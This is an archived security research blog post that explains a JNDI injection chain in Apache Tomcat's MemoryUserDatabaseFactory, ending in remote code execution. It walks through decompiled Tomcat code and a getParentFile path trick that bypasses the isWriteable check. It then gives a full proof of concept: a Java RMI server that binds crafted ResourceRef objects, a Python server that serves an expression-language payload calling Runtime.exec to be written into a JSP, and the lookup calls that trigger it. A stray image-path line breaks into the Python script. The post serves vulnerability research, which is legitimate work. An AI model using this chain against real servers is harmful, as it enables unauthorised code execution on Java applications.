

JNDI Injection Remote Code Execution via Path Manipulation in MemoryUserDatabaseFactory

JNDI Injection Remote Code Execution via Path Manipulation in MemoryUserDatabaseFactory - Author not stated, srcincite.io.

- Published: date not stated
- Original: <<https://srcincite.io/blog/2024/07/21/jndi-injection-rce-via-path-manipulation-in-memoryuserdatabasefactory.html>>
- Preserved from: <https://srcincite.io/blog/2024/07/21/jndi-injection-rce-via-path-manipulation-in-memoryuserdatabasefactory.html> (live) on 2026-08-09
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

In this blog post, I'm going to describe a relative new vector to achieve remote code execution via a JNDI Injection that I found independently to [other researchers](#). The concept of exploiting an object lookup process for a JNDI injection is nothing new. If you are unfamiliar with this, I invite you to read [this](#) excellent blog post written by Michael Stepankin.

I decided to retire some of the content from [Full Stack Web Attack](#), so if you enjoy this level of Java (and/or C#) analysis, feel free to sign up to my [next class](#) which will be held in Rome.

MemoryUserDatabaseFactory

When exploring types that implement from `ObjectFactory` I found an interesting class called `org.apache.catalina.users.MemoryUserDatabaseFactory`. This is within the `tomcat-catalina` library and is the same library that contains the (in)famous `org.apache.naming.factory.BeanFactory`. The importance of this will become apparent later.

Let's start at the `getObjectInstance` inside of the `MemoryUserDatabaseFactory` class.

```

/* */ public Object getObjectInstance(Object obj, Name name, Context nameCtx, Hashtable<?, ?> environment) thro
/* */ ...
/* 81 */ Reference ref = (Reference)obj;
/* */ ...
/* 88 */ MemoryUserDatabase database = new MemoryUserDatabase(name.toString());
/* 89 */ RefAddr ra = null;
/* */
/* 91 */ ra = ref.get("pathname"); // 1
/* 92 */ if (ra != null) {
/* 93 */     database.setPathname(ra.getContent().toString());
/* */ }
/* */
/* 96 */ ra = ref.get("readonly"); // 2
/* 97 */ if (ra != null) {
/* 98 */     database.setReadonly(Boolean.parseBoolean(ra.getContent().toString()));
/* */ }
/* */ ...
/* 107 */ database.open(); // 3
/* */
/* 109 */ if (!database.getReadonly()) // 6
/* 110 */     database.save(); // 7
/* 111 */ return database;
/* */ }

```

Some interesting code stands out here, at [1] we can see that an attacker can control the `pathname` property on the `MemoryUserDatabase` instance.

At [2] an attacker can also disable the `readonly` setting as well. But the interesting code appears at [3] with the call to `open` on the database instance. Let's check it out:

```

/* */ public void open() {
/* 418 */ this.writeLock.lock();
/* */
/* */ try {
/* */ ...
/* 425 */ String pathName = getPathname(); // 4
/* 426 */ try (ConfigurationSource.Resource resource = ConfigFileLoader.getSource().getResource(pathName)) {
/* */ ...
/* 430 */ digester = new Digester();
/* */ try {
/* 432 */ digester.setFeature("http://apache.org/xml/features/allow-java-encodings", true);
/* */ }
/* 434 */ catch (Exception e) {
/* 435 */ log.warn(sm.getString("memoryUserDatabase.xmlFeatureEncoding"), e);
/* */ }
/* 437 */ digester.addFactoryCreate("tomcat-users/group", new MemoryGroupCreationFactory(this), true);
/* */
/* 439 */ digester.addFactoryCreate("tomcat-users/role", new MemoryRoleCreationFactory(this), true);
/* */
/* 441 */ digester.addFactoryCreate("tomcat-users/user", new MemoryUserCreationFactory(this), true);
/* */
/* */
/* */
/* 445 */ digester.parse(resource.getInputStream()); // 5
/* 446 */ } catch (IOException ioe) {
/* 447 */ log.error(sm.getString("memoryUserDatabase.fileNotFound", new Object[] { pathName }));
/* 448 */ } catch (Exception e) {
/* */ ...
/* */ }
/* */ } finally {
/* 456 */ this.writeLock.unlock();
/* */ }
/* */ }

```

At [4] the code uses the attacker controlled `pathname` to download a file from remote and parse the file at [5]. This of course leads to an external entity injection (but I digress!). The important point to make here is that an attacker can set the `users`, `groups` or `roles` variables using properties from within an XML file. This is just standard `tomcat-users.xml` :

```

<tomcat-users>
  <role rolename="admin" />
</tomcat-users>

```

The above XML will add the role “admin” to the `roles` Map inside of the `MemoryUserDatabase` instance. Returning back to `getObjectInstance` , if the attacker disables read-only at [6] then they can reach `save` at [7].

```

/* */ public void save() {
/* */ ...
/* 555 */ if (!isWriteable()) { // 8
/* 556 */     log.warn(sm.getString("memoryUserDatabase.notPersistable"));
/* */
/* */     return;
/* */ }
/* */

/* 561 */ File fileNew = new File(this.pathnameNew); // 9
/* 562 */ if (!fileNew.isAbsolute()) {
/* 563 */     fileNew = new File(System.getProperty("catalina.base"), this.pathnameNew);
/* */ }
/* */

/* 566 */ this.writeLock.lock();
/* */ try {
/* 568 */     try(FileOutputStream fos = new FileOutputStream(fileNew);
/* 569 */         OutputStreamWriter osw = new OutputStreamWriter(fos, StandardCharsets.UTF_8);
/* 570 */         PrintWriter writer = new PrintWriter(osw)) {
/* */
/* */
/* 573 */         writer.println("<?xml version='1.0' encoding='utf-8'?>");
/* 574 */         writer.println("<tomcat-users xmlns=\"http://tomcat.apache.org/xml\"");
/* 575 */         writer.print("        ");
/* 576 */         writer.println("xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"");
/* 577 */         writer.print("        ");
/* 578 */         writer.println("xsi:schemaLocation=\"http://tomcat.apache.org/xml tomcat-users.xsd\"");
/* 579 */         writer.println("        version=\"1.0\">");
/* */
/* */
/* 582 */         values = null;
/* 583 */         values = getRoles();
/* 584 */         while (values.hasNext()) {
/* 585 */             writer.print(" ");
/* 586 */             writer.println(values.next()); // 10
/* */ }
/* 588 */         values = getGroups();
/* 589 */         while (values.hasNext()) {
/* 590 */             writer.print(" ");
/* 591 */             writer.println(values.next());
/* */ }
/* 593 */         values = getUsers();
/* 594 */         while (values.hasNext()) {
/* 595 */             writer.print(" ");
/* 596 */             writer.println(((MemoryUser)values.next()).toXml());

```

```

/* */ }
/* */ ...
/* 607 */ } catch (IOException e) {
/* */ ...
/* */ }
/* 613 */ this.lastModified = fileNew.lastModified();
/* */ } finally {
/* 615 */ this.writeLock.unlock();
/* */ }
/* */ ...
/* 626 */ File fileOrig = new File(this.pathname);
/* */ ...
/* 636 */ if (!fileNew.renameTo(fileOrig)) { // 11
/* 637 */ if (fileOld.exists() &&
/* 638 */ !fileOld.renameTo(fileOrig)) {
/* 639 */ log.warn(sm.getString("memoryUserDatabase.restoreOrig", new Object[] { fileOld }));
/* */ }
/* */
/* 642 */ throw new IOException(sm.getString("memoryUserDatabase.renameNew", new Object[] { fileOrig
/* 643 */ .getAbsolutePath() }));
/* */ }
/* 645 */ if (fileOld.exists() && !fileOld.delete()) {
/* 646 */ throw new IOException(sm.getString("memoryUserDatabase.fileDelete", new Object[] { fileOld }));
/* */ }
/* */ }

```

At [8] the code calls `isWriteable` :

```

/* */ public boolean isWriteable() {
/* 532 */ File file = new File(this.pathname);
/* 533 */ if (!file.isAbsolute()) {
/* 534 */ file = new File(System.getProperty("catalina.base"), this.pathname);
/* */ }
/* 536 */ File dir = file.getParentFile();
/* 537 */ return (dir.exists() && dir.isDirectory() && dir.canWrite());
/* */ }

```

This code will return *true* if the path supplied exists and is a directory and finally, if it's writeable. But how would an attacker achieve this if they used a remote URI such as: `http://attacker.tld/tomcat-users.xml` ?

Let's take a closer look at `getParentFile` . Running the following code...

```
File file = new File("http://attacker.tld/../../tomcat-users.xml");
File dir = file.getParentFile();
System.out.println("getParentFile result: " + dir);
System.out.println("exists: " + dir.exists());
System.out.println("isDirectory: " + dir.isDirectory());
System.out.println("canWrite: " + dir.canWrite());
System.out.println("isAbsolute: " + file.isAbsolute());
```

Results in:

```
getParentFile result: http://attacker.tld/../../
exists: false
isDirectory: false
canWrite: false
isAbsolute: false
```

The interesting thing here is that `getParentFile` escapes the single slash (/) at `http` and then says the directory doesn't exist. If we create the directories `http://attacker.tld` in the current working directory, we get:

```
getParentFile result: http://attacker.tld/../../
exists: true
isDirectory: true
canWrite: true
isAbsolute: false
```

So, if an attacker has an arbitrary directory creation primitive, then they can pass this check! Once an attacker has passed the check, they are able to reach [9] which creates the controlled filename with the `.new` extension added to the end. At [10] the attacker controlled write occurs and at [11], the file is renamed to the original name, chomping the `.new` extension.

Since it's possible for an attacker to bypass the `isWriteable` check, they can leverage this to achieve an arbitrary file write which can lead to remote code execution.

Bypassing isWriteable

Since `BeanFactory` is within the same library we can call any single string argument method on a Java bean. I found one such bean class in the Apache Velocity library that will allow an arbitrary directory to be created: `org.apache.velocity.texen.util.FileUtil`

```
/* */ public class FileUtil
/* */ {
/* */ public static String mkdir(String s) {
/* */ try {
/* 43 */ if ((new File(s)).mkdirs()) {
/* 44 */ return "Created dir: " + s;
/* */ }
/* 46 */ return "Failed to create dir or dir already exists: " + s;
/* */ }
/* 48 */ catch (Exception e) {
/* */
/* 50 */ return e.toString();
/* */ }
/* */ }
```

An attacker of course, can use any other method to create an arbitrary directory or possibly any other library that contains a similar bean.

Proof of Concept

Two objects are bound to an RMI server. The first will create the directory path required and the second will walk the path to a location on where the attacker wants to place their file. In a real attack, these paths will need to be adjusted.


```

package com.src.incite.jndi;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import javax.naming.StringRefAddr;
import org.apache.naming.ResourceRef;
import com.sun.jndi.rmi.registry.*;

public class ObjectFactoryServer {
    public static void main(String[] args) throws Exception {
        System.out.println("(+) creating RMI registry on port 1099");
        Registry registry = LocateRegistry.createRegistry(1099);
        // for folder creation
        ResourceRef ref1 = new ResourceRef("org.apache.velocity.texen.util.FileUtil", null, "", "", true, "org.apache.naming.");
        ref1.add(new StringRefAddr("forceString", "x=mkdir"));
        ref1.add(new StringRefAddr("x", "http://127.0.0.1:1337/"));

        // for a file write
        ResourceRef ref2 = new ResourceRef("org.apache.catalina.UserDatabase", null, "", "", true, "org.apache.catalina.us");
        ref2.add(new StringRefAddr("readonly", "false"));
        ref2.add(new StringRefAddr("pathname", "http://127.0.0.1:1337/../../../../some/path/to/apache-tomcat-9.0.65/webapp"));

        registry.bind("Dir", new ReferenceWrapper(ref1));
        registry.bind("Rce", new ReferenceWrapper(ref2));
    }
}

```

But of course, what is the attacker going to write? It turns out that they can't use double quotes or angle brackets due to XML node parsing in the `Digester` class. The attacker can, of course, side step that problem by using *expression language* if they were to write a JSP file.

```
#!/usr/bin/env python3
from http.server import BaseHTTPRequestHandler, HTTPServer

class el(BaseHTTPRequestHandler):
    def log_message(self, format, *args):
        return
    def do_GET(self):
        if self.path.lower().strip().endswith('/poc.jsp'):
            print("(+) request recieved: %s" % self.path)
            message = """<tomcat-users>

<role rolename="${Runtime.getRuntime().exec('gnome-calculator')}" />
</tomcat-users>"""
            self.send_response(200)
            self.end_headers()
            self.wfile.write(message.encode('utf-8'))
            self.wfile.write('\n'.encode('utf-8'))
            return


if __name__ == '__main__':
    HTTPServer(('0.0.0.0', 1337), el).serve_forever()
```

For a JNDI client to be vulnerable, the following libraries are required (versions shouldn't matter):

- tomcat-catalina-9.0.24.jar
- tomcat-juli-10.0.23.jar
- tomcat-util-10.0.23.jar
- tomcat-util-scan-10.0.23.jar
- velocity-1.7.jar

The vulnerable application would need to have a writeable current working directory by the process owner and an attacker would also need to trigger the JNDI injection twice. The attack should work on either windows or unix based systems since `getParentFile` escapes the forward slash and in both cases a path can be constructed from forward slashes.

```
new InitialContext().lookup("rmi://127.0.0.1:1099/Dir");
new InitialContext().lookup("rmi://127.0.0.1:1099/Rce");
```



Conclusion

Even though it appears that several dependencies are required, I'm confident that we can reduce this by finding other directory creation vectors, or other routes to chain the attack together. For example, if you had an arbitrary directory creation primitive already you can remove the velocity dependency. Also, several libraries tend to be grouped, packaged and deployed together so where you see tomcat catalina libraries, you will certainly find tomcat util libraries.

This gives a nice alternative to the typical `BeanFactory` + `ELProcessor` / `GroovyShell` combo which maybe required when `ELProcessor` or `GroovyShell` are not available but it *does* require JSP execution in the target context.

References

- <https://github.com/veracode-research/rogue-jndi/>